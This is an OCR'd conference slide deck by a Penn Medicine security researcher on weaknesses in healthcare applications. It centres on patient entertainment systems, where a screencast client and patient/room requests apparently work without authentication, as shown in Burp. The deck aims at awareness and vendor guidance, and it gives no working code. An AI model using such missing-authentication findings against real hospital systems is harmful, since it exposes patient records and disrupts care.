An Insiders Biopsy of Healthcare Application Security

Seth Fogie

Seth.fogie@pennmedicine.upenn.edu

Penn Medicine

Seth Fogie

- 20+ Years Security
  - Airscanner
  - Whitewolf
  - Coseinc
  - Researcher/Writer
- 10+ Penn Medicine

Penn Medicine

Seth Fogie

- 20+ Years Security
  - Airscanner
  - Whitewolf
  - Coseinc
  - Researcher/Writer
- 10+ Penn Medicine

16 Years Ago

Penn Medicine

Seth Fogie

- 20+ Years Security
  - Airscanner
  - Whitewolf
  - Coseinc
  - Researcher/Writer
- 10+ Penn Medicine

16 Years Ago

Security History

- DICOM
- HL7
- Biomedical

Penn Medicine

Seth Fogie

- 20+ Years Security
  - Airscanner
  - Whitewolf
  - Coseinc
  - Researcher/Writer
- 10+ Penn Medicine

16 Years Ago

Security History

- DICOM
- HL7
- Biomedical

'1-Day' Vulnerabilities

- H-ISAC is aware
- Vendors are aware
- No guarantee that all customers are aware or can remediate.

Penn Medicine

Seth Fogie

- 20+ Years Security
  - Airscanner
  - Whitewolf
  - Coseinc
  - Researcher/Writer
- 10+ Penn Medicine

16 Years Ago

Security History

- DICOM
- HL7
- Biomedical

'1-Day' Vulnerabilities

- H-ISAC is aware
- Vendors are aware
- No guarantee that all customers are aware or can remediate.

No Vendor Names/ Products

Penn Medicine

Seth Fogie

- 20+ Years Security
  - Airscanner
  - Whitewolf
  - Coseinc
  - Researcher/Writer
- 10+ Penn Medicine

16 Years Ago

Security History

- DICOM
- HL7
- Biomedical

'1-Day' Vulnerabilities

- H-ISAC is aware
- Vendors are aware
- No guarantee that all customers are aware or can remediate.


No Vendor Names/ Products

Goals

- Awareness to healthcare security/privacy /audit teams
- Provide guidance to software vendors
- Insight for security community

Penn Medicine

Alice and Bob at the Black Hat Clinic



Penn Medicine


Nice see you again Alice. Is Bob comfortable in room 5? Hope you enjoy your stay…
I'll be watching.
Mallory

Patient / System Interaction

What is a Patient Entertainment System?


- Unified Digital Display Platform for…
  - Entertainment (movies/tv/etc.)
  - Telehealth/Video Chat
  - Screencasting
  - Education
  - Meal ordering
  - Nurse call
  - Custom applications


- Access patient records
- Impact patients experience

- Increased stress
- Loss of data security & privacy


What is a Patient Entertainment System?

- Unified Digital Display Platform for…
  - Entertainment (movies/tv/etc.)
  - Telehealth/Video Chat
  - Screencasting
  - Education
  - Meal ordering
  - Nurse call
  - Custom applications



Floor 1
Room 5
Name Bob
Loading Screencast Client w/ No Authentication




Burp: Unauthenticated Patient/Room Request



